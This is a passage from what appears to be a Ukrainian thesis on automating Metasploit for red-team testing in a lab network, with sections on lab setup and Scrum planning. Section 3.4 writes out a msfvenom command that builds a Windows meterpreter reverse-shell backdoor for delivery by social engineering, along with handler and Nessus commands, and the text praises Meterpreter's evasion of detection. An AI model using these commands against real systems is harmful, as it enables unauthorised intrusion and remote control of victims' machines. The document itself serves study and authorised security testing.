1) Auxiliary - модулі, що допомагають атакуючому виконувати різні завдання, такі як сканування портів, визначення версій, аналіз мережевого трафіку;
2) Exploit - модулі, що містять експлойти, тобто код, який використовує якусь вразливість в системі і дозволяє виконати корисне навантаження, наприклад, переповнення буфера або обхід аутентифікації;
3) Payload - модулі, що містять корисне навантаження, тобто те, що має бути виконано відразу після успішного виконання експлойта, наприклад, встановлення віддаленого з'єднання, запуск сеансу meterpreter або виконання будь-яких системних команд;
4) Post - різні програми, які запускаються після успішної експлуатації і встановлення віддаленого з'єднання, наприклад, для збору паролів, установки програм-шпигунів, скачування файлів і так далі;
5) Encoder - програми, що виконують шифрування корисного навантаження

для захисту від виявлення захисними засобами;

6) Nop - генератори NOP'ів. NOP - це інструкція на мові Асемблер, яка нічого не робить. Машинний код даної інструкції різниться для кожного типу архітектури системи. Зазвичай NOP інструкції використовуються для приведення розміру виконуваних файлів до визначеного розміру. [15, с. 43]

MSF можна використовувати під час проведення тестування на проникнення для створення звітів разом з іншими системами автоматичного виявлення вразливостей. За допомогою Metasploit можна визначити, чи є знайдені вразливості дійсно небезпечними і чи можна їх використовувати для отримання доступу до системи.

Крім того, MSF можна використовувати для тестування нових експлойтів. Для цього потрібно налаштувати локальний сервер з вразливістю, яку використовує експлойт. Таким чином, можна швидко перевірити ефективність створеного експлойта.

Також, MSF підходить для перевірки коректності налаштувань різних СОВ на випадок мережевих атак. [15, с. 44]

1.2.3 Інсталяція MSF

Вимоги до обладнання

Усі наведені нижче параметри тільки рекомендуються. Використання гірших параметрів можливе, але продуктивність страждатиме. В моєму випадку всі критерії тестового середовища вище ніж рекомендується. [16]

Місце на жорсткому диску

Для зберігання на хості потрібно мати, як мінімум, 10 гігабайт вільного місця. Оскільки використовуються віртуальні машини з великими розмірами

файлів, не можна використовувати розділ FAT32, оскільки великі файли не підтримуються у цій файловій системі, краще обрати NTFS, ext3 або інший формат файлової системи. Рекомендована кількість вільного місця - 30 гігабайт.

Доступна пам'ять

Неможливість надання достатньої кількості пам'яті для хоста та гостьових операційних систем в кінці кінців призведе до збою системи та/або неможливості запуску віртуальної машини.

Для визначення кількості оперативної пам'яті, необхідної для даної ситуації, я використала гайд:

Мінімальні вимоги до пам'яті Linux "HOST"

1. Гб оперативної пам'яті (ОЗП)
2. Реально 2 ГБ або більше

Мінімальні вимоги до пам'яті Kali "GUEST"

1. Принаймні 1 Гб оперативної пам'яті (рекомендується 2 ГБ)
2. Реально 2 ГБ або більше з файлом SWAP рівної величини

Мінімальні вимоги до пам'яті Windows "GUEST"

1. Принаймні 256 Мб оперативної пам'яті (рекомендується 1 ГБ)
2. Реально 1 ГБ або більше з файлом сторінки з однаковим значенням. [6]

Процесор

Рекомендується 64-бітний чотирьохядерний процесор або краще. Мінімальна вимога для VMware Player - це процесор на 400 МГц або швидше (рекомендовано 500 МГц), але ці швидкості є недостатніми майже для будь-яких цілей.

Доступ до Інтернету

Для роботи і налаштування необхідне завантаження великих віртуальних машин, отже потрібно мати хороше високошвидкісне з'єднання. Якщо для

віртуальних машин використовується мережа “Bridged”, і у мережі немає сервера DHCP, доведеться призначати статичні IP-адреси гостьовим віртуальним машинам.

Вимоги до програмного забезпечення

Перш ніж перейти до Metasploit Framework, потрібно мати як атакуючу машину (Kali Linux), так цільову машину або мережу (тестова мережа з машинами windows 7, 10), а також гіпервізор для роботи як в безпечному, так і в відокремленому мережевому середовищі.

Гіпервізор

Рекомендованим гіпервізором для найкращої сумісності з Kali та Windows машинами є VMware Player. Хоча VMware Player є безкоштовним, для його завантаження потрібно зареєструватися. Також можна використовувати VMware Workstation або VMware Fusion, але жоден з них не є безкоштовним. Існують також інші варіанти, щодо того, який гіпервізор використовувати. На додаток до VMware, двома іншими часто використовуваними гіпервізорами є VirtualBox і KVM.

Kali Linux

Kali Linux - це передовий дистрибутив тестування на проникнення та перевірки безпеки. Kali Linux поставляється з попередньо встановленою Metasploit разом з багатьма іншими засобами безпеки, які я також використовувала для роботи.

Після заванатаження та встановлення Kali, слід періодично оновлювати Metasploit до останньої версії у REPO, запустивши apt update && apt upgrade в терміналі. [16]

Висновок до розділу 1

В даному розділі був розглянутий процес та операції Red Teaming та один з найвідоміших фреймворків Metasploit в області тестування інформаційної безпеки і тестування на проникнення. Хоча ні для кого не секрет, що виявлення і усунення дірок в безпеці мережі має вирішальне значення для захисту будь-якого бізнесу від шкідливих атак, процес оцінки та усунення вразливостей часто не береться до уваги як найважливіший компонент надійних заходів безпеки. Оскільки це безперервний процес, багато компаній уникають належного аудиту вразливостей до тих пір, поки не трапиться атака, і вони не будуть змушені реагувати.

2 ВИКОРИСТАННЯ METASPLOIT В RED TEAMING

Metasploit [11] є одним з найбільш потужних програм з відкритим вихідним кодом, що використовуються в тестах на проникнення [17], а отже і в оцінці Red Teaming. Metasploit використовується для розробки експлойтів, корисних навантажень і додаткових інструментів, які можуть використовуватися при моделюванні можливих дій зловмисників. Корисні навантаження фреймворка перевищують 540, а її розробники постійно вносять свій внесок в її сутність з відкритим вихідним кодом.

Платформа Metasploit надає консоль (msfconsole), яка є найбільш використовуваною серед інших інтерфейсів фрейворка. Msfconsole дозволяє користувачеві виконувати цільове сканування, використання вразливостей або навіть збір даних.

Якщо цільова система виправлена, а експлойти Metasploit не працюють проти цільових вразливостей, автономне корисне навантаження може бути згенероване за допомогою msfvenom. Meterpreter є одним з корисних навантажень Metasploit, і його унікальність базується на техніці, яку він використовує, і яка називається DLL Injection.

Універсальність Meterpreter поширюється не тільки на DLL Injection, яка пропонує прихований спосіб створення нового процесу на цільовій машині. Багато функцій Metasploit, що використовуються після експлуатації, вбудовані в Meterpreter, в той час як їх кількість можна розширювати шляхом подальшої розробки. Крім того, meterpreter може запускати додаткові скрипти, які виконують завдання автоматизації [18].

Згідно зі словами Мохаммада Табатабая Ірані та Едгара Р. Вейппла [18], автоматизація пост- експлуатаційних процедур є критично важливим завданням. Важливість автоматизації пост-експлуатації базується на клієнтській стороні самого етапу пост-експлуатації. На відміну від фази

експлуатації, існують обмеження пост-експлуатації через необхідність розробки скриптів на стороні клієнта.

Мохаммад Табатабая Ірані та Едгар Р. Вейппл [18] демонструють способи автоматизації пост-експлуатації за допомогою скриптів, використовуючи зламану машину в якості основи для пересування серед скомпрометованих хостів. Крім того, для автоматизації був розроблений ще один інструмент, який називається MSFPC [19]. MSFPC автоматизує MSFvenom і Metasploit, маючи мету повної автоматизації фреймворку.

2.1 Цілі і завдання розроблюваного скрипта

Скрипт пропонується в інтересах сприяння Red Teaming в прискоренні його операцій. Таке програмне забезпечення повинно виконувати принаймні частину загальної оцінки ризиків. Цей процес включає в себе відповідну ідентифікацію цільової мережі, вразливості її хостів, а також можливі експлойти, пов'язані з ними. В результаті цільова безпека буде ефективно оцінюватися, в той час як автоматизація задіяних інструментів для ручного управління покращить процедуру в цілому, вдосконалюючи Red Teaming.

Інтеграція існуючих інструментів і їх автоматизація в скрипті, що розроблюється, є дуже важливою. Мета розробленого скрипта - дотримуватися певних процедур і подій Red Teaming, визначити інструменти ручної оброки, необхідних під час оцінки, і пов'язати ці дії разом. Звичайною справою буде відображення цільової мережі, виявлення вразливостей її вузлів, а потім вибір відповідних інструментів для продовження оцінки. В такому випадку, буде використовуватися інструмент для відображення мережі разом зі сканером вразливостей, а потім, Metasploit Exploit Module.

Запис кроків виконання скрипту є дуже цінним. На кожному етапі прозоре логування вихідних даних слугуватиме для двох кінцевих цілей. По-перше, безперервність оцінки ґрунтується на результатах кожного етапу. Таким чином, результат кожного кроку буде зчитуватися учасником, наступний крок буде плануватися і потім виконуватися відповідним чином, процес повторюється при необхідності. По-друге, завдяки ефективному логуванню та чітким отриманим результатам можлива оптимізація і подальший розвиток.

Кінцевою метою цього скрипта є розгортання корисного навантаження Metasploit на скомпрометованій цілі. Таким корисним навантаженням є Meterpreter, який є чудовим для розгортання завдяки своїй передовій та динамічній розширюваності [20]. При виконанні Meterpreter поширюється по мережі з використанням вбудованих в пам'ять DLL-ін'єкцій, що призводить до обміну даними, виведеними на консоль зловмисника за допомогою клієнтського Ruby API, між ціллю та зловмисником[20]. Meterpreter є прихованим, потужним і розширюваним, забезпечуючи, крім того, середу сценаріїв для використання переваг завдань автоматизації проти скомпрометованої мети [20].

2.2 Meterpreter

Однією з чудових особливостей Metasploit є його арсенал інструментів для пост-експлуатаційної діяльності. Meterpreter був розроблений в рамках Metasploit, щоб зробити цю задачу швидше і простіше.

Meterpreter - це розширене багатофункціональне корисне навантаження, яке може бути динамічно розширене під час виконання на віддаленій системі, при відсутності інструментів на цілі [21]. Крім того, системи, яких немає в нашій мережі, але які знаходяться в мережі експлуатованої системи, можна легко використовувати за допомогою meterpreter. Простіше кажучи, він надає

інтерактивну оболонку, яка дозволяє використовувати функції, які можна розширювати під час виконання і тим самим збільшити шанси на успішне тестування на проникнення [21].

З загальними корисними навантаженнями зазвичай пропонується оболонка, за допомогою якої можливо легко взаємодіяти з системою. При цих нормальних обставинах, коли система експлуатується, доставляється одне корисне навантаження, яка може виконати тільки одну команду та завершити своє виконання. Для завантаження файлу, отримання хешів паролів всіх облікових записів користувачів, переходу в іншу мережу або підвищення своїх привілей потрібно зробити багато кроків і подолати безліч труднощів. Крім того, кожного разу, коли звичайне корисне навантаження дозволить передати команду, і ця команда буде робити одну дію, таку як додавання користувача, приховування чогось або відкриття оболонки, при цьому процес cmd.exe буде додано до списку процесів, доступних з правами системи, що дуже скоро викличе червону тривогу. Meterpreter, з іншого боку, використовує DLL-ін'єкцію для виконання будь-якої такої дії. Зазвичай він завантажує процес meterpreter в купу обраного процесу на віддаленому хості, в межах якої повинен працювати meterpreter [21].

Ще один корисний факт, пов'язаний з meterpreter, - його здатність залишатися непоміченим найчастіше використовуваними системами виявлення вторгнень. Вбудовуючи себе в процес попереднього запуску на віддаленому хості, він не змінює системні файли на жорсткому диску і, отже, не дає ніякої підказки для HIDS [Host Intrusion Detection System]. Більш того, процес, в якому працює meterpreter, може бути змінений в будь-який час, тому його відстеження або припинення стає досить важким навіть для підготовленої людини [21].

Нарешті, meterpreter також забезпечує простоту багатозадачності, надаючи можливість створення декількох сесій.

Отже, meterpreter - чудовий інструмент для віддаленого управління, який, на додаток до великої кількості вбудованих інструментів, маэ можливість розширення функціоналу. При цьому всім він абсолютно непомітний для більшості антивірусів.

Висновок до розділу 2

Отже, метою автоматизації є спрощення роботи користувача і підвищення ефективності між процесами платформи. Сценарій автоматизації пропонується в інтересах сприяння Red Teaming в прискоренні його операцій. Завдяки розглянутим інструментам з відкритим вихідним кодом, з’явилась можливість створення таких сценаріїв.

3 Методологія написання сценарію автоматизації

3.1 Scrum Framework

За основу для управління процесом розробки автоматичного скрипта була взята методологія Scrum.

Scrum належить до сімейства Agile Framework і описується як ітеративна та інкрементна структура [22]. Причиною використання такої структури при розробці мого скрипту є необхідність адаптивної та гнучкою методології, обумовленої змінністю середовища Red Teaming і мінливістю її вимог. Agile підтримує регулярне і спільне вирішення проблем, в той час як суть Scrum полягає у формуванні невеликої команди, яка визначається її адаптивністю та гнучкістю [22].

Команда Scrum складається з власника продукту, команди розробників і Scrum-майстра. Власник продукту контролює беклог продукту, який являє список вимог щодо розроблюваного програмного засобу. Команда розробників несе відповідальність за поступову доставку елементів в беклог, а Scrum-майстер забезпечує відповідність команди Scrum гайду [22].

Спринт, ключовий компонент розробки в Scrum, являє собою певний часовий інтервал тривалістю один місяць або менше [22]. Його мета полягає в створенні «Готового», тобто придатного до використання і випуску Інкременту продукту. Команда Scrum планує свої дії під час планування спринту. Інші Scrum-події включають Daily Scrum і Sprint Review. Перший стосується коротких часових рамок для команди розробників і для перевірки її прогресу, в той час як другий включає вивчення отриманого інкременту поряд з можливою адаптацією в беклозі продукту.

На наступному малюнку зображено основні процедури, події і об'єкти в Scrum, а також ілюстровані відносини між ними:




Рисунок 3.1. Взято з сайту medium.com

Scrum Framework - це контейнер, в якому можуть використовуватися численні процеси, методології та методи, в той час як дотримання Scrum Guide є критично важливим у будь-який час. Скрам сильно залежить від емпіризму, співпраці і збереження цінностей обов’язків, зосередженості, відкритості та поваги [22].

У цій роботі Scrum пропонується в якості найбільш підходящої основи для розробки скрипту. Вимоги, що стосуються створюваного продукту, будуть виявлені та вказані впорядковано, утворюючи його беклог. Крім того, існує безліч різних команд і функції Metasploit, які можна асоціювати та пов'язувати один з одним, утворюючи автоматичний процес. Дотримання покрокового процесу розробки в інкрементованому підході, дає змогу зосередитись на кожному інкременті в процесі розробки. Беручи до змінність середовища Red Teaming, більша зосередженість призводить до покращення адаптивності, а отже, і до підвищення продуктивності. Отже, процедура, що відповідає методам Scrum, виявляється надзвичайно корисною.

Незважаючи на те, що в команді Scrum кожен грає певну роль, в ході цієї роботи я беру на себе роль кожного члена команди і виконую всі їх завдання.

3.2 Беклог продукту

Як уже згадувалося раніше, все, що необхідно для розробки продукту, являє собою упорядкований список беклога [22]. У беклозі продукту перераховані вимоги, інструментарій, функції, поліпшення і виправлення, що стосуються майбутніх релізів. Однак беклог продукту ніколи не припиняється, оскільки він тісно пов'язаний з постійною еволюцією самого продукту і його середовища [22].

Після проведення аналізу цілей і завдань скрипту визначаються наступні вимоги:

1. Оцінка ризику
2. Логування
3. Інструменти інтеграції та автоматизації
4. Виконання корисного навантаження

Вищевказані вимоги мають більш широкий спектр і є результатом первинного аналізу. Згідно з практикою Scrum, ці початкові вимоги будуть проходити через першу фазу обробки, створюючи функції для скрипта та інструментарій, який їх реалізує. В таблиці 3.1 та 3.2 визначено такі функції та інструментарій:

Таблиця 3.1 - Функції

1. Мережеве картографування
2. Сканування вразливостей
3. Інтеграція бази даних
4. Логування XML
5. Експлуатація вразливостей з використанням Metasploit
6. Створення шкідливого ПО для використання на стороні клієнта
7. Корисне навантаження Meterpreter проти скомпроментованої мети

8. Автоматизація Metasploit

Таблиця 3.2 - Інструментарій

1. Nmap вбудований в Metasploit
2. Сканер вразливостей Nessus вбудований в Metasploit
3. База даних PostgreSQL, інтегрована з Metasploit.
4. Nmap XML Output та Msfconsole Output
5. Пошук, вибір і використання експлойтів проти цілі
6. Створення шкідливого ПО з використанням Msfvenom
7. Розгортання Meterpreter Payload
8. Скрипт автоматизації

Після аналізу вимог і визначення їх функцій та інструментарію в таблиці нижче складений беклог продукту:

1. Відображення мережі з використанням вбудованого в Metasploit Nmap
2. Сканування вразливостей за допомогою сканера Nessus, вбудованого в Metasploit
3. Логування XML з використанням Nmap XML Output і Msfconsole Output
4. Використання вразливостей шляхом пошуку, вибору та використання Metasploit Exploit модулів
5. Створення шкідливого ПО за допомогою Msfvenom для використання на стороні клієнта
6. Розгортання корисного навантаження Meterpreter
7. Скрипт автоматизації, який об 'єднує всі перераховані вище команди і процедури Metasploit

3.3 Налаштування програмного забезпечення

В цьому підрозділі описані операційні системи і програмне забезпечення, які використовувались під час розробки скрипту автоматизації. Metasploit Framework - це основне програмне забезпечення, яке буде використовуватися при розробці скрипту для автоматизації, пов’язуючи інструменти, що потребують ручної обробки. Msfconsole буде основною консоллю використання Metasploit разом з msfvenom.

3.3.1 Базова система

По-перше, базовою системою, яка буде використовуватися для кожної операції, є ноутбук з ОС Windows 10. Його подробиці більш детально представлені в таблиці 3.3 нижче. Цей ноутбук стане основою тестового мережевого середовища, яке буде створене для тестування скрипту автоматизації, а також ОС, яка буде використовуватися для розробки вихідного коду, які будуть створені на основі програмного забезпечення віртуалізації.

Таблиця 3.3 - Системні властивості Windows 10

Процесор	Intel® Core™ i7-7700HQ CPU @ 2.80GHz
ОЗУ	16 GB
Тип системи	64-бітна операційна система, процесор x64
Версія ОС	Windows 10 Корпоративна 2016

3.3.2 Мережеве середовище для тестування

Перед початком розробки програмного коду, за допомогою ПО для віртуалізації буде створено тестове мережеве середовище. Що стосується специфікацій базової системи, то ПО для віртуалізації може ефективно віртуалізувати 7 машин: 2 ГБ ОЗУ виділено для шести з них, а 4 ГБ ОЗУ виділено для ОС Red Teaming, що використовується для розробки. Отже, 6 машин будуть ефективно моделювати мережеву середу для тестування.

Основна мета створення такої мережі полягає в тому, щоб змоделювати базову мережу для малих і середніх підприємств (МСП) для демонстрації того, як розроблений скрипт автоматизації може маневрувати всередині неї. На додаток до цього, відповідно до практики Scrum, симульована мережа буде використовуватися під час розробки кожної частини вихідного коду скрипта для тестування, перш ніж скрипт буде повністю використаний проти неї.

За даними StatCounter GlobalStats [24], до квітня 2019 року все ще зберігає свої позиції ОС Windows, яка складає 79.24% всього ринку. Згідно з тим самим джерелом, статистика Desktop Windows Version Market Share Worldwide [24] до травня 2019 року показує 33.38% Windows 7 і 56.24% Windows 10 на ринку. Хоча й Windows 10 достатньо випереджає Windows 7, він все ще використовується у багатьох організаціях. В результаті тестове мережеве середовище буде складатися з 3 операційних систем Windows 7 і 3 Windows 10. Деталі цих операційних систем проілюстровані в наступній таблиці 3.4.

Таблиця 3.4

Системні властивості	**Windows 7**	**Windows 10**
Процесор	Intel® Core™ i7-7700HQ CPU @ 2.80GHz	Intel® Core™ i7-7700HQ CPU @ 2.80GHz

ОЗУ	2 GB	2 GB
Тип системи	64-бітна операційна система, процесор x64	64-бітна операційна система, процесор x64
Версія ОС	Windows 7 Pro	Windows 10 Pro

3.3.3 Red Teaming ОС

Операційна система, яка буде використовуватися для розробки скрипту - це Kali Linux [25]. Дистрибутив Kali Linux [25] представляє собою платформу на основі Debian, спеціально розроблену для аудиту безпеки і тестування на проникнення [25]. Kali Linux поставляється з безліччю попередньо встановлених інструментів тестування на проникнення, одним з яких є Metasploit Framework. Докладні відомості про використаний дистрибутив Kali Linux [25] наведені в таблиці 3.5 нижче.

Таблиця 3.5

Системні властивості Kali Linux

Процесор	Intel® Core™ i7-7700HQ CPU @ 2.80GHz
ОЗУ	4 GB
Тип системи	64-бітна операційна система, процесор x64
Версія ОС	Kali Linux 2019.2

3.3.4 Інші інструменти

В наступній таблиці 3.6, наведені подробиці щодо інших інструментів, які використовувались для розробки скрипта автоматизації. Для роботи з програмним забезпеченням для віртуалізації я використовувала VMware.

Як уже згадувалося раніше, Metasploit Framework використовується протягом усієї оцінки Red Teaming. Мова програмування, що використовується - Ruby. Це мова сценаріїв, яка також є мовою, на якому був написаний Metasploit. «RubyMine» — комерційне інтегроване середовище розробки для розробки програмного забезпечення на Ruby та Ruby on Rails від компанії «JetBrains». Сканер вразливостей Nessus — це плагін сканера вразливостей для Metasploit.

Таблиця 3.6

Інструменти	**Тип Інструменти**
Програмне забезпечення для віртуалізації	VMware Workstation 12.0.0 Player
Програмне забезпечення для тестування на проникнення	Metasploit 4.14
Мова програмування	Ruby 2.6.3
Редактор вихідного коду	RubyMine 2019.1
Сканер вразливостей	Nessus Home Сканер вразливостей

3.4 Вектори атаки

В Додатку 2 представлені два скрипти у формі Metasploit Resource Scripts.

Надані скрипти повинні бути поміщені в наступну папку Metasploit Framework: / usr / share / metasploit-framework / scripts / resource

Щоб запустити їх, треба ввести наступну команду в msfconsole, а потім ім'я скрипта:

resource <resource_script_name>

В першому векторі атаки ніякі експлойти на цільовій машині не будуть використані, буде виконано відображення мережі за допомогою Nmap та створено шкідливе ПО командою msfvenom для використання на цільовій системі за допомогою соціальної інженерії.

Команди Metasploit, які використовуються у першому скрипті автоматизації:

1. TCP SYN сканування локальної мережі:

nmap -sS -A 192.168.254.0/24

2. Створення шкідливого програмного забезпечення для платформи Windows, в якому в якості корисного навантаження буде бекдор:

msfvenom --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.254.215 LPORT=4444 -f exe > #{h}win.exe

windows/meterpreter/reverse_tcp означає впровадження DLL сервера meterpreter через Reflective Dll Injection payload, з утворенням зворотного з'єднання до атакуючого. Тобто, буде створено реверсивний (зворотний) шелл до атакуючого, який дозволить керувати цільовим комп'ютером через meterpreter.

В другому векторі атаки, за допомогою сканера вразливостей Nessus вбудованого в Metasploit сканується цільова мережа, і будь-які виявлені вразливості використовуються для отримання доступу до цільової системи через корисне навантаження Meterpreter Reverse TCP.

Команди Metasploit, які використовуються у другому скрипті автоматизації:

1. Старт, підключення та сканування вразливостей за допомогою Nessus

/etc/init.d/nessusd start

load nessus

nessus_connect #{nessususer}:#{nessuspass}@192.168.254.215:8834 ok

nessus_scan list

nessus_report_hosts #{scan_id}

nessus_report_vulns #{scan_id}

nessus_db_import #{scan_id}

2. Встановлення знайденого експлойта до відповідної вразливості:

use exploit/multi/handler

3. Встановлення ip-адреси цільової машини, ip-адреси атакуючої машини та пейлоаду /meterpreter/reverse_tcp:

set RHOST #{target_ip}

set LHOST 192.168.254.215

set payload windows/meterpreter/reverse_tcp

4. Виконання експлойта та його корисного навантаження:


run


Висновок до розділу 3


В цьому розділі були описані операційні системи і програмне забезпечення, які використовувались під час розробки скрипту автоматизації. Представлені вектори атаки та поєднання інструментів, що потребують ручної обробки. В результаті звичайний запуск написаних скриптів виявився набагато швидшим ніж проведення тих самих операцій самостійно.

